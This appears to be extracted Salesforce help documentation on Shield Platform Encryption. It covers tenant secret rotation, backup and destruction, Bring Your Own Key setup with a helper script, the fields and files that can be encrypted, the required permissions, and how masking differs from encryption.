Destroy Export	36	Data in Salesforce	ARCHIVED	HSM	✓	Arthur Brookes, 4/26/2018 9:21 PM	Arthur Brookes, 5/1/2018 4:30 PM
Destroy Export	35	Data in Salesforce	ARCHIVED	HSM	✓	Arthur Brookes, 4/20/2018 5:31 PM	Arthur Brookes, 5/1/2018 4:30 PM
Destroy Export	34	Data in Salesforce	ARCHIVED	UPLOADED		Arthur Brookes, 3/22/2018 8:48 AM	Arthur Brookes, 4/20/2018 5:31 PM

From now on, the Shield Key Management Service (KMS) skips the derivation process and uses your data encryption key to directly encrypt and decrypt your data. You can review the derivation status of all key material on the Key Management page.

- Export your data encryption key and back it up as prescribed in your organization's security policy.

To restore your data encryption key, reimport it. The exported data encryption key is different from the data encryption key you uploaded. It is encrypted with a different key and has additional metadata embedded in it. See [Back Up Your Tenant Secret](#) in Salesforce Help.

 **Note:** This page is about Shield Platform Encryption, not Classic Encryption. [What's the difference?](#)

Rotate Your Encryption Tenant Secrets

You control the life cycle of your data encryption keys by controlling the life cycle of your tenant secrets. It's recommended to regularly generate a new tenant secret and archive the previously active one.

Consult your organization's security policies to decide how often to rotate your tenant secrets. You can rotate a tenant secret once every 24 hours in production orgs and every 4 hours in sandbox environments.

The key derivation function uses a master secret, which is rotated with each major Salesforce release. Master secret rotation doesn't impact your encryption keys or your encrypted data until you rotate your tenant secret.

- From Setup, in the Quick Find box, enter *Platform Encryption*, and then select **Key Management**.
- From the Choose Tenant Secret Type dropdown, choose a data type.
- Check the status of the data type's tenant secrets. Existing tenant secrets are listed as active, archived, or destroyed.

ACTIVE

Can be used to encrypt and decrypt new or existing data.

ARCHIVED

Can't encrypt new data. Can be used to decrypt data previously encrypted with this key when it was active.

DESTROYED

Can't encrypt or decrypt data. Data encrypted with this key when it was active can no longer be decrypted. Files and attachments encrypted with this key can no longer be downloaded.

- Click **Generate New Tenant Secret** or **Bring Your Own Key**. If uploading a customer-supplied tenant secret, upload your encrypted tenant secret and tenant secret hash.

EDITIONS


Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS


To generate, destroy, export, import, upload, and configure tenant secrets and customer-supplied key material:

- Manage Encryption Keys

 **Note:** You can have up to 50 active and archived tenant secrets of each type. For example, you can have one active and 49 archived Data in Salesforce tenant secrets, and the same number of Analytics tenant secrets. This limit includes Salesforce-generated and customer-supplied key material.

If you run into this limit, destroy an existing key before reactivating, rearchiving, or creating a callout to another one. Before destroying a key, synchronize the data it encrypts with an active key.

5. If you want to re-encrypt field values with your active key material, contact Salesforce Customer Support. We'll help you encrypt existing data in the background to ensure data alignment with your latest encryption policy and key material configuration.

 **Warning:** For clean and consistent results, we recommend that you contact Salesforce Customer Support for help reencrypting your data. You can apply your active key material to existing records by editing them through Setup, or programmatically through the API. Editing a record triggers the encryption service to encrypt the existing data again using the newest key material. This update changes the record's timestamp, and the update is recorded in the field history or Feed History. However, the field history in the History related list and Feed History aren't reencrypted with the new key material.

 **Note:** This page is about Shield Platform Encryption, not Classic Encryption. [What's the difference?](#)


Back Up Your Tenant Secret

Your tenant secret is unique to your organization and to the specific data to which it applies. Salesforce recommends that you export your secret to ensure continued data access in cases where you need to gain access to the related data again.


1. In Setup, use the **Quick Find** box to find the Platform Encryption setup page.
2. In the table that lists your keys, find the tenant secret you want and click **Export**.
3. Confirm your choice in the warning box, then save your exported file.

The file name is `tenant-secret-org-<organization ID>-ver-<tenant secret version number>.txt`. For example, `tenant-secret-org-00DD00000007eTR-ver-1.txt`.

4. Note the specific version you're exporting, and give the exported file a meaningful name. Store the file in a safe location in case you need to import it back into your organization.

 **Note:** Your exported tenant secret is itself encrypted.

5. To import your tenant secret again, click **Import > Choose File** and select your file. Make sure you're importing the correct version of the tenant secret.

 **Note:** This page is about Shield Platform Encryption, not Classic Encryption. [What's the difference?](#)

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To generate, destroy, export, import, upload, and configure tenant secrets and customer-supplied key material:

- Manage Encryption Keys

Destroy A Tenant Secret

Only destroy tenant secrets in extreme cases where access to related data is no longer needed. Your tenant secret is unique to your organization and to the specific data to which it applies. Once you destroy a tenant secret, related data is not accessible unless you previously exported the key and then import the key back into Salesforce.

You are solely responsible for making sure your data and tenant secrets are backed up and stored in a safe place. Salesforce can't help you with deleted, destroyed, or misplaced tenant secrets.

1. In Setup, use the **Quick Find** box to find the Platform Encryption setup page.
2. In the table that lists your tenant secrets, go to the row that contains the one you want to destroy and click **Destroy**.
3. A warning box appears. Type in the text as shown and select the checkbox acknowledging that you're destroying a tenant secret, then click **Destroy**.

File previews and content that was already cached in the user's browser may still be visible in cleartext after you destroy the key that encrypted that content, until the user logs in again.

If you create a sandbox organization from your production organization and then destroy the tenant secret in your sandbox organization, the tenant secret still exists in the production organization.



Note: This page is about Shield Platform Encryption, not Classic Encryption. [What's the difference?](#)

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To generate, destroy, export, import, upload, and configure tenant secrets and customer-supplied key material:

- [Manage Encryption Keys](#)

Disable Encryption on Fields

At some point, you may need to disable Shield Platform Encryption for fields, files, or both. You can turn field encryption on or off individually, but file encryption is all or nothing.

When you turn off Shield Platform Encryption for a field, most encrypted data is automatically mass-decrypted. The decryption starts automatically after you disable encryption for specific fields and save your changes. When data is decrypted, any functionality that was limited or unavailable when the data was encrypted is also restored. Salesforce notifies you by email when the decryption process is complete.

Long text area and rich text area field types can't be automatically decrypted. If you decrypt data encrypted with a destroyed key, that data can't be mass-decrypted.


 **Note:** If you disable Shield Platform Encryption and can't access data in fields that were previously encrypted, contact Salesforce for help.

1. From Setup, in the Quick Find box, enter *Platform Encryption*, and then select **Encryption Policy**.
2. Click **Encrypt Fields**, then click **Edit**.
3. Deselect the fields you want to stop encrypting, then click **Save**.
Users can see data in these fields.
4. To disable encryption for files or Chatter, deselect those features from the **Encryption Policy** page and click **Save**.

The functionality that was limited or changed by Platform Encryption is restored for your data after it's decrypted.

Require Two-Factor Authentication for Key Management

Two-factor authentication is a powerful tool for securing access to data and resources. You can require two-factor authentication for key management tasks like generating, rotating, or uploading key material and certificates.

 **Important:** Make sure that you provide security administrators a way to get a time-based, one-time password. This password is their second authentication factor. Otherwise, they can't complete encryption key-related tasks.

1. From Setup, in the Quick Find box, enter *Identity Verification*, and then select **Identity Verification**.
2. Select **Raise session to high-assurance** from the Manage Encryption Keys dropdown.
All admins with the Manage Encryption Keys permission must use a second form of authentication to complete key management tasks through Setup and the API.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To view setup:

- View Setup and Configuration

To disable encryption:

- Customize Application

EDITIONS

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign identity verification for key management tasks:

- Manage Encryption Keys

How Shield Platform Encryption Works

Shield Platform Encryption relies on a unique tenant secret that you control and a master secret that's maintained by Salesforce. We combine these secrets to create your unique data encryption key. We use that key to encrypt data that your users put into Salesforce, and to decrypt data when your authorized users need it.

Encrypting files, fields, and attachments has no effect on your organization's storage limits.



Note: This page is about Shield Platform Encryption, not Classic Encryption. [What's the difference?](#)

IN THIS SECTION:

[Can I Bring My Own Encryption Key?](#)

Yes. You can generate and store your customer-supplied key material outside of Salesforce using your own crypto libraries, enterprise key management system, or hardware security module (HSM). You then grant the Salesforce Shield Platform Encryption key management machinery access to those keys. You can choose to encrypt your keys with a public key from a self-signed or CA-signed certificate.

[Which Standard Fields and Data Elements Can I Encrypt?](#)

You can encrypt certain fields on standard and custom objects, data in Chatter, and search index files. With some exceptions, encrypted fields work normally throughout the Salesforce user interface, business processes, and APIs.

[Which Custom Fields Can I Encrypt?](#)

You can encrypt the contents of fields that belong to one of these custom field types, on either standard or custom objects.

[Which Files Are Encrypted?](#)

When you enable Shield Platform Encryption for files and attachments, all files and attachments that can be encrypted are encrypted. The body of each file or attachment is encrypted when it's uploaded.

[Which User Permissions Does Shield Platform Encryption Require?](#)

Assign permissions to your users according to their roles regarding encryption and key management. Some users need permission to select data for encryption, while other users require combinations of permissions to work with certificates or key material. Enable these permissions for user profiles just like you would any other user permission.

[Why Isn't My Encrypted Data Masked?](#)

If the encryption service isn't available, data is masked in some types of encrypted fields. This is to help you troubleshoot encryption key issues, not to control user access to data. If you have data that you don't want some users to see, revisit those users' field-level security settings, record access settings, and object permissions.

[Behind the Scenes: The Shield Platform Encryption Process](#)

When users submit data, the application server looks for the org-specific data encryption key in its cache. If it isn't there, the application server gets the encrypted tenant secret from the database and asks the key derivation server to derive the key. The encryption service then encrypts the data on the application server.

[Behind the Scenes: The Search Index Encryption Process](#)

The Salesforce search engine is built on the open-source enterprise search platform software Apache Solr. The search index, which stores tokens of record data with links back to the original records stored in the database, is housed within Solr. Partitions divide the search index into segments to allow Salesforce to scale operations. Apache Lucene is used for its core library.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

How Do I Deploy Shield Platform Encryption?

When you deploy Shield Platform Encryption to your org with a tool such as Force.com IDE, Migration Tool, or Workbench, the Encrypted field attribute persists. However, if you deploy to orgs with different encryption settings, the effect depends on whether Shield Platform Encryption is enabled in the target org.

How Does Shield Platform Encryption Work In a Sandbox?

Refreshing a sandbox from a production organization creates an exact copy of the production organization. If Shield Platform Encryption is enabled on the production organization, all encryption settings are copied, including tenant secrets created in production.

Shield Platform Encryption Terminology

Encryption has its own specialized vocabulary. To get the most out of your Shield Platform Encryption features, it's a good idea to familiarize yourself with the key terms, such as hardware security module, key rotation, and master secret.

What's the Difference Between Classic Encryption and Shield Platform Encryption?

With Shield Platform Encryption, you can encrypt a variety of widely used standard fields, along with some custom fields and many kinds of files. Shield Platform Encryption also supports person accounts, cases, search, approval processes, and other key Salesforce features. Classic encryption lets you protect only a special type of custom text field, which you create for that purpose.

Can I Bring My Own Encryption Key?

Yes. You can generate and store your customer-supplied key material outside of Salesforce using your own crypto libraries, enterprise key management system, or hardware security module (HSM). You then grant the Salesforce Shield Platform Encryption key management machinery access to those keys. You can choose to encrypt your keys with a public key from a self-signed or CA-signed certificate.

To work with our key management machinery, your customer-supplied key material needs to meet these specifications:

- 256-bit size
- Encrypted with a public RSA key that is extracted from the downloaded BYOK certificate, then padded using OAEP padding
- Once it's encrypted, it must be encoded in standard base64

To work with encryption keys, you'll need the Manage Encryption Keys permission. To generate BYOK-compatible certificates, you'll need the Customize Application permission.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

IN THIS SECTION:

Why Bring Your Own Key?

Bring Your Own Key (BYOK) gives you an extra layer of protection in the event of unauthorized access to critical data. It may also help you meet the regulatory requirements that come with handling financial data, such as credit card numbers; health data, such as patient care records or insurance information; or other kinds of private data, such as social security numbers, addresses, and phone numbers. Once you've set up your key material, you can use Shield Platform Encryption as you normally would to encrypt data at rest in your Salesforce org.

Take Good Care of Your Keys

When you create and store your own key material outside of Salesforce, it's important that you safeguard that key material. Make sure that you have a trustworthy place to archive your key material; never save a tenant secret or data encryption key on a hard drive without a backup.

Sample Script for Generating a BYOK Tenant Secret

We've provided a helper script that may be handy for preparing your tenant secret for installation. It generates a random number as your tenant secret, calculates a SHA256 hash of the secret, and uses the public key from the certificate to encrypt the secret.

Troubleshooting Bring Your Own Key

One or more of these frequently asked questions may help you troubleshoot any problems that arise.

Why Bring Your Own Key?

Bring Your Own Key (BYOK) gives you an extra layer of protection in the event of unauthorized access to critical data. It may also help you meet the regulatory requirements that come with handling financial data, such as credit card numbers; health data, such as patient care records or insurance information; or other kinds of private data, such as social security numbers, addresses, and phone numbers. Once you've set up your key material, you can use Shield Platform Encryption as you normally would to encrypt data at rest in your Salesforce org.

Shield Platform Encryption enables Salesforce administrators to manage the lifecycle of their data encryption keys while protecting these keys from unauthorized access. By controlling the lifecycle of your organization's tenant secrets, you control the lifecycle of the data encryption keys derived from them. Alternatively, you can opt out of key derivation altogether and upload a final data encryption key.

Data encryption keys aren't stored in Salesforce. Instead, they're derived from the master secret and tenant secret on demand whenever a key is needed to encrypt or decrypt customer data. The master secret is generated once per release for everyone by a hardware security module (HSM). The tenant secret is unique to your org, and you control when it is generated, activated, revoked, or destroyed.

You have three options for setting up your key material.

- Use the Shield Key Management Service (KMS) to generate your org-specific tenant secret for you.
- Use the infrastructure of your choice, such as an on-premises HSM, to generate and manage your tenant secret outside of Salesforce. Then upload that tenant secret to the Salesforce KMS. This option is popularly known as "Bring Your Own Key," although the element you're really bringing is the tenant secret from which the key is derived.
- Opt out of the Shield KMS key derivation process with the Bring Your Own Key service. Use the infrastructure of your choice to create a data encryption key instead of a tenant secret. Then upload this data encryption key to the Shield KMS. When you opt out of derivation on a key-by-key basis, the Shield KMS bypasses the derivation process and uses this key material as your final data encryption key. You can rotate customer-supplied data encryption keys just like you would rotate a customer-supplied tenant secret.

Take Good Care of Your Keys

When you create and store your own key material outside of Salesforce, it's important that you safeguard that key material. Make sure that you have a trustworthy place to archive your key material; never save a tenant secret or data encryption key on a hard drive without a backup.

Back up all imported key material after you upload them to Salesforce. This ensures that you have copies of your active key material. See [Back Up Your Tenant Secret](#) in Salesforce Help.

Review your company policy on key rotation. You can rotate and update your keys on your own schedule. See [Rotate Your Encryption Keys](#).

 **Important:** If you accidentally destroy a tenant secret that isn't backed up, Salesforce won't be able to help you retrieve it.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Sample Script for Generating a BYOK Tenant Secret

We've provided a helper script that may be handy for preparing your tenant secret for installation. It generates a random number as your tenant secret, calculates a SHA256 hash of the secret, and uses the public key from the certificate to encrypt the secret.

1. Download the script from the [Salesforce Knowledge Base](#). Save it in the same directory as the certificate.
2. Run the script specifying the certificate name, like this: `./secretgen.sh my_certificate.crt`

Replace this certificate name with the actual filename of the certificate you downloaded.



Tip: If needed, use `chmod +w secretgen.sh` to make sure you have write permission to the file and use `chmod 775` to make it executable.

3. The script generates a number of files. Look for the two files that end with the .b64 suffix. The files ending in .b64 are your base 64-encoded encrypted tenant secret and base 64-encoded hash of the plaintext tenant secret. You'll need both of these files for the next step.

Troubleshooting Bring Your Own Key

One or more of these frequently asked questions may help you troubleshoot any problems that arise.

I'm trying to use the script you provide, but it won't run.

Make sure that you are running the right script for your operating system. If you are working on a Windows machine, you can install a Linux emulator and use the Linux script. These issues can also prevent the script from running:

- You don't have write permission in the folder you're trying to run the script from. Try running the script from a folder that you have write permission for.
- The certificate that the script references is missing. Make sure you've properly generated the certificate.
- The certificate is missing or is not being referenced by the correct name. Make sure you've entered the correct file name for your certificate in the script.

I want to use the script you provide, but I also want to use my own random number generator.

The script we provide uses a random number generator to create a random value that is then used as your tenant secret. If you would like to use a different generator, replace `head -c 32 /dev/urandom | tr '\n'` = (or, in the Mac version, `head -c 32 /dev/urandom > $PLAINTEXT_SECRET`) with a command that generates a random number using your preferred generator.

What if I want to use my own hashing process to hash my tenant secret?

No problem. Just make sure that the end result meets these requirements:

- Uses an SHA-256 algorithm.
- Results in a base64 encoded hashed tenant secret.
- Generates the hash of the random number BEFORE encrypting it.

If any of these three criteria aren't met, you won't be able to upload your tenant secret.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

How should I encrypt my tenant secret before I upload it to Salesforce?

If you're using the script provided, the encryption process is taken care of. If you do not use the script, specify the OAEP padding scheme when you encrypt your tenant secret. Make sure the resulting encrypted tenant secret and hashed tenant secret files are encoded using base64. If either of these criteria are not met, you won't be able to upload your tenant secret.

If you choose to not use the script provided, follow the instructions in the [Generate And Wrap Your Tenant Secret Help](#) topic.

I can't upload my Encrypted tenant secret and Hashed tenant secret.

A handful of errors can prevent your files from uploading. Use the chart to make that sure your tenant secrets and certificates are in order.

Possible cause	Solution
Your files were generated with an expired certificate.	Check the date on your certificate. If it has expired, you can renew your certificate or use another one.
Your certificate is not active, or is not a valid Bring Your Own Key certificate.	Ensure that your certificate settings are compatible with the Bring Your Own Key feature. Under the Certificate and Key Edit section of the Certificates page, select a 4096-bit certificate size, disable Exportable Private Key, and enable Platform Encryption.
You haven't attached both the encrypted tenant secret and the hashed tenant secret.	Make sure that you attach both the encrypted tenant secret and hashed tenant secret. Both of these files should have a .b64 suffix.
Your tenant secret or hashed tenant secret wasn't generated properly.	<p>Several problems can cause this error. Usually, the tenant secret or hashed tenant secret wasn't generated using the correct SSL parameters. If you are using OpenSSL, you can refer to the script for an example of the correct parameters you should use to generate and hash your tenant secret. If you are using a library other than OpenSSL, check that library's support page for help finding the correct parameters to both generate and hash your tenant secret.</p> <p>Still stuck? Contact your Salesforce account executive. They'll put you in touch with someone at Salesforce who can help.</p>

I'm still having problems with my key. Who should I talk to?

If you still have questions, contact your account executive. They'll put you in touch with a support team specific to this feature.

Which Standard Fields and Data Elements Can I Encrypt?

You can encrypt certain fields on standard and custom objects, data in Chatter, and search index files. With some exceptions, encrypted fields work normally throughout the Salesforce user interface, business processes, and APIs.

When you encrypt a field, existing values aren't encrypted immediately. Values are encrypted only after they are touched. Contact Salesforce for help encrypting existing data.

Encrypted Standard Fields

You can encrypt the contents of these standard field types.

Accounts

- Account Name
- Account Site
- Billing Address (encrypts Billing Street and Billing City)
- Description
- Fax
- Phone
- Shipping Address (encrypts Shipping Street and Shipping City)
- Website



Note: If your org has enabled Person Accounts, certain account and contact fields are combined into one record. In that case, you can enable encryption for a different set of Account fields.

Accounts (if Person Accounts enabled for your org)

- Account Name
- Account Site
- Assistant
- Assistant Phone
- Billing Address (encrypts Billing Street and Billing City)
- Description
- Email
- Fax
- Home Phone
- Mailing Address (encrypts Mailing Street and Mailing City)
- Mobile
- Other Address (encrypts Other Street and Other City)
- Other Phone
- Phone
- Shipping Address (encrypts Shipping Street and Shipping City)
- Title
- Website

Activities

- Description—Event

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.



Note: Encrypting Description—Event also encrypts Comment—Task.

Cases

- Description
- Subject

Case Comments

- Body (including internal comments)

Contacts

- Assistant
- Assistant Phone
- Description
- Email
- Fax
- Home Phone
- Mailing Address (encrypts Mailing Street and Mailing City)
- Mobile
- Name (encrypts First Name, Middle Name, and Last Name)
- Other Address (encrypts Other Street and Other City)
- Other Phone
- Phone
- Title

Contracts

- Billing Address (encrypts Billing Street and Billing City)
- Shipping Address (encrypts Shipping Street and Shipping City)

Custom Objects

- Name

Email Messages (beta)

- From Name
- From Address
- To Address
- CC Address
- BCC Address
- Subject
- Text Body
- HTML Body
- Headers

If you use Email-to-Case, these fields are also encrypted on the customer emails that generate cases.

Email Message Relations (beta)

- Relation Address

Leads

- Address (Encrypts Street and City)
- Company
- Description
- Email
- Fax
- Mobile
- Name (Encrypts First Name, Middle Name, and Last Name)
- Phone
- Title
- Website

List Emails

- From Name
- From Address
- Reply To Address

List Email Sent Results

- Email

Opportunities

- Description
- Next Step
- Opportunity Name

Service Appointments

- Address (Encrypts Street and City)
- Description
- Subject

Work Orders

- Address (Encrypts Street and City)
- Description
- Subject

Work Order Line Items

- Address (Encrypts Street and City)
- Description
- Subject

Other Encrypted Fields and Data Elements**Individual**

- Name



Note: The Individual object is available only if you enable the org setting to make data protection details available in records.

Chatter Feed

Encrypted Chatter data includes data in feed posts and comments, questions and answers, link names and URLs, poll choices and questions, and content from your custom rich publisher apps.

The revision history of encrypted Chatter fields is also encrypted. If you edit or update an encrypted Chatter field, the old information remains encrypted.

Chatter data is stored in the Feed Attachment, Feed Comment, Feed Poll Choice, Feed Post, and Feed Revision objects. The database fields on these objects that house encrypted data are visible from the Encryption Statistics page in Setup.

- ChatterExtensionInstance—Payload
- ChatterExtensionInstance—PayloadVersion
- ChatterExtensionInstance—TextRepresentation
- ChatterExtensionInstance—ThumbnailUrl
- ChatterExtensionInstance—Title
- FeedAttachment—Title
- FeedAttachment—Value
- FeedComment—RawCommentBody
- FeedPollChoice—ChoiceBody
- FeedPost—LinkUrl
- FeedPost—RawBody
- FeedPost—Title
- FeedRevision—RawValue

Some fields listed in the Encryption Statistics aren't visible in the UI by the same name, but they store all encrypted data that's visible in the UI.


 **Note:** Enabling Encryption for Chatter encrypts all eligible Chatter fields. You can't choose to encrypt only some Chatter fields.

Search Indexes

When you encrypt search indexes, each file created to store search results is encrypted.


Einstein Analytics

Encrypts new Einstein Analytics datasets.

 **Note:** Data that was in Einstein Analytics before encryption was enabled is not encrypted. If existing data is imported from Salesforce objects through the dataflow, the data becomes encrypted on the next dataflow run. Other existing data (such as CSV data) must be reimported to become encrypted. Although existing data is not encrypted, it is still accessible and fully functional in its unencrypted state when encryption is enabled.

Change Data Capture (Developer Preview)

Change Data Capture (CDC) provides near-real-time changes of Salesforce records and synchronizes corresponding records in an external data store. If a Salesforce record field is encrypted with Shield Platform Encryption, changes to encrypted field values generate change events. You can encrypt these change events by selecting **Encrypt and deliver Change Data Capture events** on the Encryption Policy page in Setup.

 **Note:** Change Data Capture is available as a developer preview in Developer Edition orgs. Change Data Capture isn't generally available unless or until Salesforce announces its general availability in documentation or in press releases or public statements. All commands, parameters, and other features are subject to change or deprecation at any time, with or without notice. Don't implement functionality developed with these commands or tools. In addition to the developer preview, Change Data Capture

continues to be offered through a pilot program to select customers. To be nominated to participate in the pilot program, contact Salesforce. You can provide feedback and suggestions for Change Data Capture in this [Trailblazer Community group](#).

Health Cloud



Note: Health Cloud standard objects and fields are available to users who have the Health Cloud Platform permission set license.

Care Request

- Admission Notes
- Disposition Notes
- Facility Record Number
- First Reviewer Notes
- Medical Director Notes
- Member First Name
- Member Last Name
- Member ID
- Member Group Number
- Resolution Notes
- Root Cause Notes

Care Request Drug

- Prescription Number

Coverage Benefit

- Benefit Notes
- Coinsurance Notes
- Copay Notes
- Deductible Notes
- Lifetime Maximum Notes
- Out-of-Pocket Notes
- Source System Identifier

Coverage Benefit Item

- Coverage Level
- Notes
- Service Type
- Service Type Code
- Source System Identifier

Member Plan

- Affiliation
- Group Number
- Issuer Number
- Member Number
- Primary Care Physician

- Source System Identifier

Purchaser Plan

- Plan Number
- Service Type
- Source System
- Source System Identifier

Purchaser Plan Association

- Purchaser Plan Association ID
- Status
- Source System
- Source System Identifier



Note: Deterministic encryption is not available for long text fields. This includes any field with "Notes" in its name.

Which Custom Fields Can I Encrypt?

You can encrypt the contents of fields that belong to one of these custom field types, on either standard or custom objects.

- Email
- Phone
- Text
- Text Area
- Text Area (Long)
- Text Area (Rich) (beta)
- URL
- Date
- Date/Time

After a custom field is encrypted, you can't change the field type. For custom phone and email fields, you also can't change the field format.



Important: When you encrypt the Name field, enhanced lookups are automatically enabled. Enhanced lookups improve the user's experience by searching only through records that have been looked up recently, and not all existing records. Switching to enhanced lookups is a one-way change. You can't go back to standard lookups, even if you disable encryption.

You can't use Schema Builder to create an encrypted custom field.

To encrypt custom fields that have the `Unique` or `External ID` attribute, you can only use deterministic encryption.

Some custom fields can't be encrypted:

- Fields on external data objects
- Fields that are used in an account contact relation



Note: This page is about Shield Platform Encryption, not Classic Encryption. [What's the difference?](#)

Which Files Are Encrypted?

When you enable Shield Platform Encryption for files and attachments, all files and attachments that can be encrypted are encrypted. The body of each file or attachment is encrypted when it’s uploaded.

These kinds of files are encrypted when you enable file encryption:

- Files attached to email
- Files attached to feeds
- Files attached to records
- Images included in Rich Text Area fields
- Files on the Content, Libraries, and Files tabs (Salesforce Files, including file previews, and Salesforce CRM Content files)
- Files managed with Salesforce Files Sync and stored in Salesforce
- Files attached to Chatter posts, comments, and the sidebar
- Notes body text using the new Notes tool
- Files attached to Knowledge articles
- Quote PDFs

These file types and attachments aren’t encrypted:

- Chatter group photos
- Chatter profile photos
- Documents
- Notes previews in the new Notes tool
- Notes and Notes previews in the old Notes tool

 **Note:** This page is about Shield Platform Encryption, not Classic Encryption. [What's the difference?](#)

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Which User Permissions Does Shield Platform Encryption Require?

Assign permissions to your users according to their roles regarding encryption and key management. Some users need permission to select data for encryption, while other users require combinations of permissions to work with certificates or key material. Enable these permissions for user profiles just like you would any other user permission.

	Manage Encryption Keys	Customize Application	View Setup and Configuration	Manage Certificates	Modify All Data
View Platform Encryption Setup pages		✓	✓		
Edit Encryption Policy page settings	✓ (Optional)	✓			
Generate, destroy, export, import, and upload tenant secrets and customer-supplied key material	✓				

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

	Manage Encryption Keys	Customize Application	View Setup and Configuration	Manage Certificates	Modify All Data
Query the TenantSecret object via the API	✓				
Edit, upload, and download HSM-protected certificates with the Shield Platform Encryption Bring Your Own Key service	✓			✓	
Enable features on the Advanced Settings page		✓			✓

The Customize Application and Manage Certificates permissions are automatically enabled for users with the System Administrator profile.

Restrict Access to Encryption Policy Settings

You can require admins to also have the Manage Encryption Keys permission to complete encryption policy tasks. These tasks include changing the encryption scheme on fields, enabling and disabling encryption on fields, files, and attachments, and other data elements. To opt in to this feature, you need the Manage Encryption Keys permission. Then opt in from the Advanced Settings page.

1. From Setup, in the Quick Find box, enter *Platform Encryption*, and then select **Advanced Settings**.
2. Select **Restrict Access to Encryption Policy Settings**.

This restriction applies to actions taken through the API or from Setup pages, such as the Encryption Policy page or the Object Manager.

 **Note:** This page is about Shield Platform Encryption, not Classic Encryption. [What's the difference?](#)

Why Isn't My Encrypted Data Masked?

If the encryption service isn't available, data is masked in some types of encrypted fields. This is to help you troubleshoot encryption key issues, not to control user access to data. If you have data that you don't want some users to see, revisit those users' field-level security settings, record access settings, and object permissions.

Encryption prevents outsiders from using your Salesforce data even if they manage to get it. It is not a way to hide data from authenticated users. User permissions are the only way to control data visibility for authenticated users. Encryption at rest is about logins, not permissions.

With Shield Platform Encryption, if a user is authorized to see a given set of data, that user sees that data whether it's encrypted or not.

- Authentication means that making sure only legitimate users can get into your system. For example, a company's Salesforce org is only for use by active employees of that company. Anyone who is not an employee is not authenticated; that is, they are barred from logging in. If they do somehow get their hands on the data, it's useless to them because it is encrypted.
- Authorization defines which data or features an authenticated user can use. For example, a sales associate can see and use data in the Leads object, but can't see the regional forecasts, which are intended for sales managers. Both the associate and the manager are properly logged in (authenticated), but their permissions (authorization) are different. That the data is encrypted doesn't make any difference to them.

In general, data can be masked but not encrypted, or encrypted but not masked. For example, regulators often require that only the last four digits of a credit card number be visible to users. Applications typically mask the rest of the number, meaning they replace the digits

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

with asterisks on the user's screen. Without encryption, you can still read the digits that are masked if you can get to the database where they are stored.

Masking might not be enough for your credit card numbers. You may or may not want to encrypt them in the database as well. (You probably should.) If you do, authenticated users will still see the same masked values.

In this way, masking and encryption are different solutions for different problems. You mask data to hide it from users who are authenticated but not authorized to see that data. You encrypt data to prevent someone from stealing the data. (Or, more precisely, to make the data useless if someone does steal it.)

The following table shows the fields that use masking. All others don't.

Field Type	Mask	What It Means
Email, Phone, Text, Text Area, Text Area (Long), URL	?????	This field is encrypted, and the encryption key has been destroyed.
	!!!!	This service is unavailable right now. For help accessing this service, contact Salesforce.
Custom Date	08/08/1888	This field is encrypted, and the encryption key has been destroyed.
	01/01/1777	This service is unavailable right now. For help accessing this service, contact Salesforce.
Custom Date/Time	08/08/1888 12:00 PM	This field is encrypted, and the encryption key has been destroyed.
	01/01/1777 12:00 PM	This service is unavailable right now. For help accessing this service, contact Salesforce.

You can't enter these masking characters into an encrypted field. For example, if a Date field is encrypted and you enter 07/07/1777, you must enter a different value before it can be saved.



